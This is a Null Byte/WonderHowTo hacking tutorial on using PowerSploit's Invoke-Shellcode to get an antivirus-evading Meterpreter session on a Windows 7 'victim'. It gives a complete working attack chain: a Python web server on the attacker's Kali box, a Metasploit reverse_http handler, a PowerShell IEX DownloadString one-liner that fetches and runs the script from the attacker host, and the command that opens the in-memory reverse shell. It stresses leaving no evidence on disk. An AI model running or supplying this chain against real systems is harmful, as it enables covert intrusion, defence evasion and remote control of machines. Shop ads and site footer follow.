


CYBER WEAPONS LAB



FOLLOW US



HACK LIKE A PRO

# How to Use PowerSploit, Part 1 (Evading Antivirus Software)

BY OCCUPYTHEWEB ⌚ 03/25/2016 12:59 PM 🕒 03/27/2016 2:34 AM

**W**elcome back, my greenhorn hackers!

A few years back, Microsoft implicitly recognized the superiority of the Linux terminal over the GUI-based operating system by developing PowerShell. Since Windows 7, every Windows operating system has had PowerShell installed by default, and they even made PowerShell capable of running Linux commands on Windows!

PowerShell is a powerful environment to get just about anything done in Windows, including scripting. Unfortunately, few administrators use it and some don't even know it exists.


- **Don't Miss:** [Scripting for the Aspiring Hacker: Windows PowerShell](#)

As hackers, PowerShell can be a formidable ally in our efforts to take control of a system. If we can access a system's PowerShell, we can use its power to control—and maintain control—of the target system. In addition, if we can run our commands and scripts in the PowerShell context, we can evade most antivirus (AV) software and leave little or no evidence behind.

Fortunately for us, a series of PowerShell scripts have been developed by [Matt Graeber](#) that can help us control and manipulate a target system. These specially crafted scripts are known collectively as [PowerSploit](#). Thankfully, they are built into [Kali](#). If you are not using Kali, you can download them [here](#).

## Step 1 Start PowerSploit

To start, let's fire up Kali. To start PowerSploit, simply go to Kali Linux -> Maintaining Access -> OS Backdoors -> powersploit. Or, simply navigate to `/usr/share/powersploit` from a terminal.



This will open a terminal at `/usr/share/powersploit`.

```
AntivirusBypass Persistence PowerSploit.psml ReverseEngineeri
CodeExecution PETools README.md ScriptModificati
Exfiltration PowerSploit.psd1 Recon
root@kali:/usr/share/powersploit#
```

We can see each of the PowerSploit script directories by doing a [long listing](#).

**kali > ls -l**

```
root@kali:/usr/share/powersploit# ls -l
```

```
root@kali: /usr/share/powersploit# ls -l
total 52
drwxr-xr-x 2 root root 4096 Oct  3  2014 AntivirusBypass
drwxr-xr-x 3 root root 4096 Oct  3  2014 CodeExecution
drwxr-xr-x 2 root root 4096 Oct  3  2014 Exfiltration
drwxr-xr-x 2 root root 4096 Oct  3  2014 Persistence
drwxr-xr-x 2 root root 4096 Oct  3  2014 PETools
-rw-r--r-- 1 root root 3542 Aug 17  2013 PowerSploit.psd1
-rw-r--r-- 1 root root  89 Aug 17  2013 PowerSploit.psm1
-rw-r--r-- 1 root root 9086 Aug 17  2013 README.md
drwxr-xr-x 3 root root 4096 Oct  3  2014 Recon
drwxr-xr-x 2 root root 4096 Oct  3  2014 ReverseEngineering
drwxr-xr-x 2 root root 4096 Oct  3  2014 ScriptModification
```

As you can see, we have eight PowerSploit directories.

1. AntivirusBypass
2. CodeExecution
3. Exfiltration
4. Persistence
5. PETools
6. Recon
7. ReverseEngineering
8. ScriptModification

In this tutorial, we will be using a script from the CodeExecution directory called **Invoke-Shellcode**.

```
root@kali: /usr/share/powersploit# cd CodeExecution
root@kali: /usr/share/powersploit/CodeExecution# ls -l
total 220
-rw-r--r-- 1 root root  2730 Aug 17  2013 CodeExecution.psd1
-rw-r--r-- 1 root root    66 Aug 17  2013 CodeExecution.psm1
-rw-r--r-- 1 root root 12619 Aug 17  2013 Invoke-DllInjection.ps1
-rw-r--r-- 1 root root 140504 Aug 17  2013 Invoke-ReflectivePEInjection.ps1
```

```
drwxr-xr-x 7 root root 4096 Sep 23 2015 Invoke-ReflectivePEInjection_Resource.ps1
-rw-r--r-- 1 root root 11845 Aug 17 2013 Invoke-ShellcodeMSTI.ps1
-rw-r--r-- 1 root root 31725 Aug 17 2013 Invoke-Shellcode.ps1
-rw-r--r-- 1 root root 770 Aug 17 2013 Usage.md
-rw-r--r-- 1 root root 3439 Aug 17 2013 Watch-BlueScreen.ps1
```

## Step 2 Start a Web Server

For this next step, we need to start a web server on our Kali system to serve up our PowerSploit commands to the victim machine. There are many ways to do this; You could, for instance, copy the PowerSploit directory to `/var/www/html` and start the Apache web server.

A simpler and more elegant solution is to start a simple Python web server in the PowerSploit directory. We can do this by typing while in the PowerSploit directory.

**kali > python -m SimpleHTTPServer**

```
root@kali:~/usr/share/powersploit# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Now, we have a web server started in the PowerSploit directory. This means that anyone who accesses that web server will have access to that directory on our Kali system.


## Step 3 Start PowerSploit on the Victim

For this entire hack, we are assuming that you already have access to the target machine and are trying to get a Meterpreter shell without triggering the AV



software. For our purposes here, we are assuming you have a GUI on the target system with RDP or VNC.


Start PowerShell on the victim system by going to the Start menu and typing PowerShell in the search window.



Click on the PowerShell icon and start PowerShell on the victim machine.

## Step 4 Open a Browser & Navigate to Our Web Server on Kali

From the Windows 7 target system, we can now navigate to the web server on Kali.





As we can see, all the PowerSploit scripts are available on our web server for downloading to the victim.


## Step 5 Start a Multi/Handler in Kali

We will need a multi/handler on the Kali system to receive the communication with the Meterpreter from the target system. Start the Metasploit console by typing:

**kali > msfconsole**

To start the multi/handler, we need the following commands:

```
msf > use exploit/multi/handler
msf > set PAYLOAD windows/meterpreter/reverse_http
msf > set LHOST 192.168.181.128
msf > set LPORT 4444
msf > exploit
```

A screenshot of a terminal window with a dark background and light-colored text. At the top, there is a promotional message for Metasploit Pro. Below this, a list of statistics is shown in a table-like format. The main part of the screenshot shows a series of commands entered in a Metasploit session, with the output of each command. The commands set the payload to 'windows/meterpreter/reverse\_http', the LHOST to '192.168.181.128', and the LPORT to '4444'. Finally, the 'exploit' command is entered, which results in two status messages: '[\*] Started HTTP reverse handler on http://0.0.0.0:4444/' and '[\*] Starting the payload handler...'.

```
Taking notes in notepad? Have Metasploit Pro track & report
your progress and findings -- learn more on http://rapid7.com/metasplo

      =[ metasploit v4.11.4-2015071402                                ]
+ -- --=[ 1467 exploits - 840 auxiliary - 232 post                    ]
+ -- --=[ 432 payloads - 37 encoders - 8 nops                        ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_http
PAYLOAD => windows/meterpreter/reverse_http
msf exploit(handler) > set LHOST 192.168.181.128
LHOST => 192.168.181.128
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started HTTP reverse handler on http://0.0.0.0:4444/
[*] Starting the payload handler...
```

As you can see in the screenshot above, we now have a handler awaiting a connection from the victim system.


## Step 6 Download the PowerSploit Script

On the Windows 7 system, we will next be using PowerShell to download the PowerSploit script from our Kali system via our simple Python web server. We




can do this by typing:

```
> IEX(New-Object Net.WebClient).DownloadString  
("http://192.168.181.128:8000/CodeExecution/Invoke-Shellcode.ps1 ")
```



```
PS C:\> IEX(New-Object Net.WebClient).DownloadString('http://192.168.181.128:8000/CodeExecution/Invoke-Shellcode.ps1')  
PS C:\>
```

On our Kali system, we can see that the Windows 7 system web server has been hit with a GET request from the Windows 7 system. This effectively downloaded our **Invoke-Shellcode** script to the Windows 7 machine.



```
root@kali:~/usr/share/powersploit# python -m SimpleHTTPServer  
Serving HTTP on 0.0.0.0 port 8000 ...  
192.168.181.141 - - [16/Mar/2016 09:19:16] "GET /CodeExecution/Invoke-Shellcode.ps1 HTTP/1.1" 200 -
```

Back at the Windows 7 system, we now want to run that PowerSploit script. If we have done everything correctly, the running of this script will start a Meterpreter session on the Windows 7 machine within the context of the PowerShell process.

```
PS > Invoke-Shellcode -Payload windows/meterpreter/reverse_http -lhost  
192.168.181.128 -lport 4444 -Force
```



```
Windows PowerShell  
Copyright (C) 2009 Microsoft Corporation. All rights reserved.  
PS C:\Users\> Invoke-Shellcode -Payload windows/meterpreter/reverse_http -lhost 192.168.181.128 -lport 4444 -Force
```

```
erse_http -lhost 192.168.181.128 -lport 4444 -Force
```

## Step 7 Look for a Meterpreter Session on Kali

Now, let's return to our Kali system and look to see whether a Meterpreter session has been opened. Let's go back to `msfconsole` where we had a multi/handler waiting for a connection and type.

### **sessions -l**

This should list all the sessions opened.

```
sessions -l
Active sessions
=====
Id  Type           Information                                     Connection
--  --
1   meterpreter x86/win32  victim-PC\victim @ VICTIM-PC 192.168.1.106:4444
192.168.1.116:50035 (192.168.1.116)
```

Success! We got a Meterpreter session on the victim PC. The beauty of this session is that the Meterpreter shell is running in the context of the PowerShell process and will not be picked up by AV software. In addition, the Meterpreter is running entirely in memory so it will not leave any evidence on the hard drive.

Keep coming back, my greenhorn hackers, as we further explore further PowerSploit scripts, and the most valuable skill set of the 21st century—hacking.

**Want to start making money as a white hat hacker?** Jump-start your hacking

career with our [2020 Premium Ethical Hacking Certification Training Bundle](#) from the new [Null Byte Shop](#) and get over 60 hours of training from cybersecurity professionals.

**[Buy Now \(90% off\) >](#)**

Other worthwhile deals to check out:

- [97% off The Ultimate 2021 White Hat Hacker Certification Bundle](#)
- [99% off The 2021 All-in-One Data Scientist Mega Bundle](#)
- [98% off The 2021 Premium Learn To Code Certification Bundle](#)
- [62% off MindMaster Mind Mapping Software: Perpetual License](#)

Cover image via Shutterstock (1, 2)

---

[WonderHowTo.com](#)   [About Us](#)   [Terms of Use](#)   [Privacy Policy](#)

Don't Miss:

- 20 Things You Can Do in Your Photos App in iOS 16 That You Couldn't Do Before
- 14 Big Weather App Updates for iPhone in iOS 16
- 28 Must-Know Features in Apple's Shortcuts App for iOS 16 and iPadOS 16
- 13 Things You Need to Know About Your iPhone's Home Screen in iOS 16
- 22 Exciting Changes Apple Has for Your Messages App in iOS 16 and iPadOS 16
- 26 Awesome Lock Screen Features Coming to Your iPhone in iOS 16
- 20 Big New Features and Changes Coming to Apple Books on Your iPhone

## See Passwords for All the Wi-Fi Networks You've Connected Your iPhone To

By using this site you acknowledge and agree to our terms of use & privacy policy.

We do not sell personal information to 3rd parties.